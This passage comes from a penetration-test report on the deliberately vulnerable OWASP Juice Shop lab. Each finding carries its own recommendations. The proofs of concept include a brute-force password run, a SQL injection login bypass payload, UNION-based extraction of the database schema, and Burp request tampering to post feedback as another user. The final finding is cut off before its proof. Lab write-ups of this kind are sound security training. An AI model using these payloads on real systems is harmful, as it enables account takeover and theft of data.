Trying password: A0f.
Trying password: A0g.
Trying password: A0h.
Trying password: A0i.
Trying password: A0j.
Trying password: A0k.
Trying password: A0l.
Trying password: A0m.
Trying password: A0n.
Trying password: A0o.
```

- After a short time, it printed

The terminal continues to show the password attempt process. It then displays the success message: 'Password FOUND: K1f.....', followed by 'Finished in 53.48 seconds'. The entire message is highlighted with a red rectangle. The prompt '(kali㉿kali)-[~/Desktop]' and a dollar sign (\$) are at the bottom.

```
Trying password: K1k.....
Trying password: K1l.....
Trying password: K1m.....
Trying password: K1n.....
Trying password: K1o.....
>Password FOUND: K1f.....
● Finished in 53.48 seconds
(kali㉿kali)-[~/Desktop]
$
```

You successfully solved a challenge: Login Amy (Log in with Amy's original user credentials. (This could take 93.83 billion trillion trillion centuries to brute force, but luckily she did not read the "One Important Final Note"))

6.1.10 Login MC SafeSearch

HIGH

Description:

This challenge was about logging into the user account of **MC SafeSearch**, a fictional rapper mentioned within the Juice Shop application. The vulnerability lies in how publicly available information, combined with subtle hints from the application, can lead to full account takeover.

Impact:

- **User Account Compromise:** penetration testers could impersonate the user, access sensitive data, or perform malicious actions.
- **Reputation Damage:** Revealing that users (especially public figures like "MC SafeSearch") reuse weak or publicly known passwords reflects poorly on platform security culture.

Vulnerability Location:


- **Component:** Login Page (/#/login)
- **Affected Route:** <http://localhost:3000/login#/login>

Recommendations:


- Educate users on **secure password hygiene**.
- Do not reference real passwords in public-facing content.
- Use **2FA** (two-factor authentication) to prevent account takeover even if the password is leaked

Proof of Concept (PoC):

- 1- Identify the Username from products [page](#) => Juice Shop "Permafrost" 2020 Edition



2- A hidden hint encouraged the Pentester to perform Open-Source Intelligence (OSINT).



3- listening to the song, the Pentester identified a line where MC SafeSearch says his password






Login

Email*
mc.safesearch@juice-sh.op

Password*
Mr. N00dles 

[Forgot your password?](#)



4- Successful Login

You successfully solved a challenge: Login MC SafeSearch (Log in with MC SafeSearch's original user credentials without applying SQL Injection or any other bypass.)

6.1.11 Forged Feedback

MEDIUM

Description:

This vulnerability allows an penetration tester to submit feedback using another user's identity without authorization. By tampering with the request sent to the feedback API, the penetration tester can inject a different userId and post feedback on behalf of another user, bypassing access control checks.

Impact:

A penetration tester was able to submit feedback using another user's account by modifying the `userId` parameter in the request body. This proves that there is no proper validation of user identity on the server side. The vulnerability can be abused to impersonate users, spam feedback under multiple user identities, and manipulate trust in user-generated content.

Vulnerability Location:

Feedback section: `/#/contact`

`POST /api/Feedback/`

Recommendations:

Enforce strict access control checks on the server side to ensure the `userId` in requests matches the currently authenticated user.


Remove the ability for users to define or modify sensitive parameters such as `userId` in client-side requests.

Implement authentication tokens to securely link feedback submissions to the authenticated user session.

Log and monitor unusual activity such as high-frequency feedback submissions or identity mismatches

Proof Of Concept:

Open Burp Suite and turn on Intercept to capture the request.



2. Go to Feedback page while logged out the site allows posting anonymously.

A screenshot of a web browser displaying the OWASP Juice Shop website at localhost:3000/#/contact. The browser's address bar shows the URL. The page title is 'Customer Feedback'. The form fields include 'Author' (set to 'anonymous'), 'Comment' (containing 'lemon juice'), 'Rating' (set to 5), and a CAPTCHA field with the result '14'. At the bottom is a 'Submit' button. To the left of the browser window, the Burp Suite interface is visible, showing its own toolbar with 'Forward', 'Drop', 'Intercept is on' (highlighted with a red box), 'Action', and 'Open browser'. The 'Intercept is on' button in Burp Suite is also highlighted with a red box.

3. Submit a feedback, Capture the POST request to: "/api/Feedback/" and send it to the Repeater for analysis.

Burp Suite Community Edition v2024.5.5 - Temporary Project

Host Method URL Params Edited Status code Length MIME type Extension Title Notes TLS IP Cookies Time Listener port Start response t...

169 http://localhost:3000 GET /socket.io/?EIO=4&transport=polling&t=tPQAO... ✓ io/ io/ 127.0.0.1 00:01:18 1 May ... 8080 00:00:41 1 May ... 8080 00:00:41 1 May ... 8080

167 http://localhost:3000 POST /api/Feedback/ ✓ io/ io/ 127.0.0.1 00:00:47 1 May ... 8080

166 http://localhost:3000 POST /api/Feedback/ ✓ io/ io/ 127.0.0.1 00:00:47 1 May ... 8080

165 http://localhost:3000 GET /socket.io/?EIO=4&transport=polling&t=tPQAO... ✓ io/ io/ 127.0.0.1 00:00:45 1 May ... 8080

164 http://localhost:3000 GET /socket.io/?EIO=4&transport=polling&t=tPQAO... ✓ io/ io/ 127.0.0.1 00:00:31 1 May ... 8080

163 http://localhost:3000 GET /socket.io/?EIO=4&transport=polling&t=tPQAO... ✓ 200 230 text io/ io/ 127.0.0.1 00:00:01 1 May ... 8080 109

162 http://localhost:3000 GET /socket.io/?EIO=4&transport=polling&t=tPQAO... ✓ 101 129 text io/ io/ 127.0.0.1 00:00:00 1 May ... 8080

161 http://localhost:3000 GET /socket.io/?EIO=4&transport=polling&t=tPQAO... ✓ 200 262 JSON io/ io/ 127.0.0.1 00:00:00 1 May ... 8080

160 http://localhost:3000 POST /socket.io/?EIO=4&transport=polling&t=tPQAO... ✓ 200 215 text io/ io/ 127.0.0.1 00:00:00 1 May ... 8080 1

159 http://localhost:3000 GET /socket.io/?EIO=4&transport=polling&t=tPQAO... ✓ 200 326 JSON io/ io/ 127.0.0.1 00:00:00 1 May ... 8080 1

158 http://localhost:3000 GET /rest/captcha/ 200 432 JSON io/ io/ 127.0.0.1 00:00:00 1 May ... 8080 1

157 http://localhost:3000 GET /rest/experimental/ 305 422 JSON io/ io/ 127.0.0.1 00:00:00 1 May ... 8080 14

Repeater

Pretty Raw Hex

1 POST /api/Feedbacks/ HTTP/1.1
2 Host: localhost:3000
3 Content-Length: 73
4 sec-ch-ua: "Not/A/Brand";v="8", "Chromium";v="126"
5 Accept: application/json, text/plain, */*
6 Content-Type: application/json
7 Accept-Language: en-US
8 sec-ch-ua-mobile: ?0
9 User-Agent: Mozilla/5.0 Windows NT 10.0; Win64; x64 AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
10 sec-ch-ua-platform: "Linux"
11 Origin: http://localhost:3000
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: http://localhost:3000/
16 Accept-Encoding: gzip, deflate, br
17 Cookie: language=en; welcomebanner_status=dissmiss; continueCode=VO3OL3k6vOseWryoaOPNZEpkdVxuyjFnXA714KMVRXxnlg9Bjbqw8mj2vR; cookieconsent_status=dissmiss
Connection: keep-alive
18 Connection: keep-alive
19
20 {
 "captchaId":27,
 "captcha":"4",
 "comment":"asdf (anonymous)",
 "rating":1
}

Scan
Send to Intruder Ctrl+I
Send to Repeater Ctrl+R
Send to Sequencer
Send to Comparer
Send to Decoder
Send to Organizer Ctrl+O
Request in browser
Engagement tools [Pro version only] >
Copy Ctrl+C
Copy as curl command (bash)
Copy as file
Save item
Convert selection >
Cut Ctrl+X
Copy Ctrl+C
Paste Ctrl+V
Message editor documentation
Proxy history documentation

Find references
Discover content
Schedule task
Generate CSRF PoC

0 highlights

4. Observe the JSON body of the request and response. Identify useful parameters found in the response: "userId": null - "id": 32

Request

Pretty Raw Hex

1 POST /api/Feedbacks/ HTTP/1.1
2 Host: localhost:3000
3 Content-Length: 73
4 sec-ch-ua: "Not/A/Brand";v="8", "Chromium";v="126"
5 Accept: application/json, text/plain, */*
6 Content-Type: application/json
7 Accept-Language: en-US
8 sec-ch-ua-mobile: ?0
9 User-Agent: Mozilla/5.0 Windows NT 10.0; Win64; x64 AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
10 sec-ch-ua-platform: "Linux"
11 Origin: http://localhost:3000
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: http://localhost:3000/
16 Accept-Encoding: gzip, deflate, br
17 Cookie: language=en; welcomebanner_status=dissmiss; continueCode=VO3OL3k6vOseWryoaOPNZEpkdVxuyjFnXA714KMVRXxnlg9Bjbqw8mj2vR; cookieconsent_status=dissmiss
Connection: keep-alive
18 Connection: keep-alive
19
20 {
 "captchaId":27,
 "captcha":"4",
 "comment":"asdf (anonymous)",
 "rating":1
}

Response

Pretty Raw Hex Render

1 HTTP/1.1 201 Created
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: #/jobs
7 Location: /api/Feedbacks/32
8 Content-Type: application/json; charset=utf-8
9 Content-Length: 169
10 Vary: Accept-Encoding
11 Date: Thu, 01 May 2025 04:06:05 GMT
12 Connection: keep-alive
13 Keep-Alive: timeout=5
14
15 {
16 "status": "success",
17 "data": {
18 "id": 32,
19 "comment": "asdf (anonymous)",
20 "rating": 1,
21 "updatedAt": "2025-05-01T04:06:05.215Z",
22 "createdAt": "2025-05-01T04:06:05.215Z",
23 "userId": null
24 }
25 }

5. Modify the request JSON body by adding "userId": 4 and "id": 77 to impersonate another user and click **Send**.

(Note: "id" is optional and can be removed.)

```

Request
Pretty Raw Hex
1 POST /api/Feedbacks/ HTTP/1.1
2 Host: localhost:3000
3 Content-Length: 100
4 sec-ch-ua: "Not/A[Brand];v="8", "Chromium";v="126"
5 Accept: application/json, text/plain, */*
6 Content-Type: application/json
7 Accept-Language: en-US
8 sec-ch-ua-mobile: ?0
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/126.0.6478.127 Safari/537.36
10 sec-ch-ua-platform: "Linux"
11 Origin: http://localhost:3000
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: http://localhost:3000/
16 Accept-Encoding: gzip, deflate, br
17 Cookie: language=en; welcomebanner_status=dissmiss; continueCode=V03DL3k6vSeWryaoaPNZEpzdKvxuyFnXA714KMVRxnlg98Jbqw8mj2wR; cookieconsent_status=dissmiss
18 Connection: keep-alive
19
20 {
21   "id":77,
22   "captchaId":27,
23   "captcha": "-4",
24   "comment": "asdf (anonymous)",
25   "rating": "1",
26   "UserId":4
27 }
28

```

```

Response
Pretty Raw Hex Render
1 HTTP/1.1 201 Created
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: #/jobs
7 Location: /api/Feedbacks/77
8 Content-Type: application/json; charset=utf-8
9 Content-Length: 166
10 ETag: W/"a6-xdpmFykBgoyl7f23itF3YFoyLE"
11 Vary: Accept-Encoding
12 Date: Thu, 01 May 2025 04:14:43 GMT
13 Connection: keep-alive
14 Keep-Alive: timeout=5
15
16 {
17   "status": "success"
18   "data": [
19     {
20       "id":77,
21       "comment": "asdf (anonymous)",
22       "rating": "1",
23       "UserId":4,
24       "updatedAt": "2025-05-01T04:14:43.049Z",
25       "createdAt": "2025-05-01T04:14:43.049Z"
26     }
27   ]
28 }

```

6. The response confirmed that the feedback was submitted successfully under user ID 4.

```

Request
Pretty Raw Hex
1 POST /api/Feedbacks/ HTTP/1.1
2 Host: localhost:3000
3 Content-Length: 123
4 sec-ch-ua: "Not/A[Brand];v="8", "Chromium";v="126"
5 Accept: application/json, text/plain, */*
6 Content-Type: application/json
7 Accept-Language: en-US
8 sec-ch-ua-mobile: ?0
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/126.0.6478.127 Safari/537.36
10 sec-ch-ua-platform: "Linux"
11 Origin: http://localhost:3000
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: http://localhost:3000/
16 Accept-Encoding: gzip, deflate, br
17 Cookie: language=en; welcomebanner_status=dissmiss; continueCode=V03DL3k6vSeWryaoaPNZEpzdKvxuyFnXA714KMVRxnlg98Jbqw8mj2wR; cookieconsent_status=dissmiss
18 Connection: keep-alive
19
20 {
21   "captchaId":27,
22   "captcha": "-4",
23   "comment": "i scream, you scream, we all scream for ice cream",
24   "rating": "1",
25   "UserId":6
26 }
27

```

```

Response
Pretty Raw Hex Render
1 HTTP/1.1 201 Created
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: #/jobs
7 Location: /api/Feedbacks/78
8 Content-Type: application/json; charset=utf-8
9 Content-Length: 199
10 ETag: W/"c7-c1aP0C4saw1kjSflg/72PxhJM"
11 Vary: Accept-Encoding
12 Date: Thu, 01 May 2025 04:17:18 GMT
13 Connection: keep-alive
14 Keep-Alive: timeout=5
15
16 {
17   "status": "success"
18   "data": [
19     {
20       "id":78,
21       "comment": "i scream, you scream, we all scream for ice cream",
22       "rating": "1",
23       "UserId":6,
24       "updatedAt": "2025-05-01T04:17:18.409Z",
25       "createdAt": "2025-05-01T04:17:18.409Z"
26     }
27   ]
28 }

```

Also observed that the id field could be removed without affecting the outcome

You successfully solved a challenge: Forged Feedback (Post some feedback in another user's name.)

6.2 SQL Injection

6.2.1 login Jim

HIGH

Description:

The login form of the Juice Shop application is vulnerable to **SQL Injection**, which allows penetration testers to bypass authentication mechanisms. By manipulating the input fields, a penetration tester can trick the SQL query into logging in without knowing the user's password.

In this case, the penetration tester did not initially know the user's email but identified it through the **Customer Feedback** section, where **Jim's email (or any user email)** appeared next to one of his reviews.

Once the email was obtained, the pentester crafted a simple SQL injection payload in the password field to bypass authentication and successfully log in as Jim.

Impact:

The penetration tester was able to:

- Discover Jim's email from publicly visible content.
- Use SQL Injection in the login form to log in as Jim without needing his password.

This vulnerability could lead to:

- Unauthorized access to customer accounts.
- Exposure of personal user data, order history, or saved payment methods.
- Full account takeover of any user whose email can be found or guessed.

Resource / References:

- OWASP Top 10: [A03:2021 – Injection](#)
- OWASP SQL Injection Cheat Sheet:
https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html

Vulnerability Location:


- Component: Login Page
- Input Field: Email and Password
- Tested IP: 127.0.0.1:3000/#/

Recommendations:

- Use **parameterized queries** (prepared statements) for all database interactions.
- Sanitize and validate all user inputs on both client and server sides.
- Implement security measures like **rate limiting** and **account lockout** on login attempts.
- Avoid exposing user identifiers (like email addresses) in public areas unless necessary.

Proof of Concept (PoC):


1. Browse the product reviews and found one made by Jim, which exposed his email: jim@juice-sh.op



2. In login page. In the email field, Enter: **jim@juice-sh.op'--**
And added any random value in password field, because the SQL injection comments out the rest of the query.

The screenshot shows a login interface with a dark background. At the top, it says "Login". Below that is an "Email*" field containing "jim@juice-sh.op'--". A red circle highlights the end of the email address where the SQL comment is injected. Below the email field is a "Password*" field containing "jim". To the right of the password field is a small icon of a person. At the bottom left, there is a link "Forgot your password?". In the center, there is a blue button with a key icon and the text "Log in". Below the log in button is a checkbox labeled "Remember me".

3. When submit the form, successfully log in as Jim without knowing his password.



Payload used:

- **Email:** jim@juice-sh.op'--
- **Password:** anything (ignored)

6.2.2 Database Schema

HIGH

Description:

The application is vulnerable to SQL Injection in the search functionality. By manipulating the search input parameter, the penetration tester can inject arbitrary SQL queries into the backend database. In this case, it was possible to extract the entire database schema by exploiting the vulnerability through the built-in `sqlite_master` table in SQLite.

The server improperly handles input validation, allowing the penetration tester to craft a malicious query to leak sensitive information about the database structure.

Impact:

- **Data Disclosure:** Full exposure of the database structure, including table names and column definitions.
 - **Enumeration:** penetration tester can enumerate the internal database schema.
 - **Future Attacks:** Enables penetration testers to plan further targeted attacks such as extracting sensitive user data.
-

Vulnerability Location:

- **Component:** Product Search / Search Functionality
 - **Parameter Affected:** Search Query Input Field
-

Recommendations:

1. **Input Validation and Sanitization:**


Strictly validate and sanitize all user inputs to prevent malicious characters and patterns.

2. **Error Handling:**

Do not display detailed database errors to users; use generic error messages instead.

Proof of Concept (PoC):

1-Login to the application and navigate to the search functionality.



2:Open Burp Suite, enable Intercept, and capture the search request.

A screenshot of the Burp Suite interface. The "Intercept" tab is selected. The "HTTP history" tab shows a list of requests. The fourth request from the list is highlighted with a yellow box and has its URL "http://127.0.0.1:3000/rest/products/search?q=" highlighted. The "Request" tab shows the full HTTP request message, and the "Inspector" tab shows the request attributes, query parameters, body parameters, cookies, and headers. The "Headers" section of the Inspector tab shows the "Content-Type: application/json" header.

3:send the req to repeater

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. In the main pane, there is a list of network requests. A yellow box highlights the first request, which is a GET to `/rest/products/search?q=`. A yellow arrow points from the 'Send to Repeater' option in the context menu to the 'Repeater' tab in the top navigation bar.

4:Modify the search input to inject a simple SQL payload:1'

The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. A yellow box highlights the modified URL in the 'Request' tab: `http://127.0.0.1:3000/rest/products/search?q= OR 1=1`. A yellow arrow points from this URL to the 'Response' tab, where a yellow box highlights the error message: `"error":{ "message": "SQLITE_ERROR: near \"\\\"\\\" syntax error", "stack": "Error: SQLITE_ERROR: near \"\\\"\\\" syntax error", "errno": 1, "code": "SQLITE_ERROR", "sql": "SELECT * FROM products WHERE (name LIKE 'L%' OR description LIKE 'L%') AND deleted IS NULL ORDER BY name" }`.

Observation:

An SQL error was triggered, revealing that the backend is using SQLite.

5:Based on the error information, proceed to find the number of columns by trial and error using ORDER BY technique:ORDER BY 1-- ORDER BY 2--ORDER

BY 3--...ORDER BY 9--

The screenshot shows a Burp Suite interface with the following details:

- Project:** Burp Suite Community Edition v2025.3.3 - Temporary Project
- Target:** http://127.0.0.1:3000
- Request:** A raw HTTP request to /rest/products/search with the payload: "q='a')UNION+Select+1,2,3,4,5,6+f#;+or+sqlite_master=HTTP/1.1".
- Response:** An Internal Server Error response with status code 500. The response body contains an error message about SELECT statements having different numbers of columns on either side of the UNION operator.
- Inspector:** Shows the request and response details, including the error message: "SELECTs to the left and right of UNION do not have the same number of result columns".
- Notes:** A note from the developer states: "SELECT FROM Products WHERE (name LIKE '%a%')UNION Select 1,2,3,4,5,6 from sqlite_master--' OR description LIKE 'a%'UNION Select 1,2,3,4,5,6 from wsqlite_master--' AND deleted=0 ORDER BY name".

Result:

Discovered that the correct number of columns is **9**, because after ORDER BY 9-- the page loaded normally without an error.

6:Craft a final UNION-based SQL Injection payload to extract the database schema:

a')) UNION SELECT 1..9 FROM sqlite_master--

The screenshot shows the Burp Suite interface with the following details:

- Request:** A POST request to `/rest/products/search?query=1 OR 1=1` with the following headers:
 - Content-Type: application/json
 - Accept: application/json, text/plain, */*
- Response:** A 200 OK response with the following JSON payload:

```
{
  "status": "success",
  "data": [
    {
      "id": 1,
      "name": "A",
      "description": "B",
      "price": 4,
      "deluxePrice": 5,
      "image": "C",
      "category": "D",
      "updatedAt": "2023-01-01T12:00:00Z",
      "deletedAt": null
    }
  ]
}
```
- Inspector:** Shows the Request attributes, Query parameters, Body parameters, Cookies, Headers, and Response headers.
- Network:** Shows the raw network traffic for the request and response.

7:Send the modified request and observe that the application returns information from sqlite_master.

```
127.0.0.1:3000/rest/products/se
+ | 
127.0.0.1:3000/rest/products/search?q=a%27)UNION+Select+1,2,3,4,5,6,7,8,9+from+sqlite_master--
```

status": "success",
data": [
 {
 "id": 1,
 "name": 2,
 "description": 3,
 "price": 4,
 "deluxePrice": 5,
 "image": 6,
 "createdAt": 7,
 "updatedAt": 8,
 "deletedAt": 9
 }]

6.2.3 Ephemeral Accountant

HIGH

Description:

This vulnerability allows login as a user that does not exist in the application's database. By injecting a custom SQL payload into the login endpoint, a temporary user record is forged and returned by the query. The application accepts this fake user as authenticated, granting access without the user ever being registered. This breaks the integrity of the authentication process.

Impact:

The penetration tester was able to successfully log in using a fabricated user that does not exist in the database. This is a critical weakness in input handling and authentication logic, where forged records can bypass registration and login validation checks entirely.

Vulnerability Location:


- POST /rest/user/login
-

Recommendations:

- Use prepared statements (parameterized queries) to prevent injection attacks. This approach ensures that the SQL execution engine treats the inputs as data rather than executable code.
(https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html)
 - Use SQL Server-side verification to ensure that the account where user will log really exist in database by double checking it server-side.
 - Input Validation of all user inputs can reduce the risk of injection attacks. Inputs should be checked against expected patterns and sanitized.
-

Proof Of Concept:

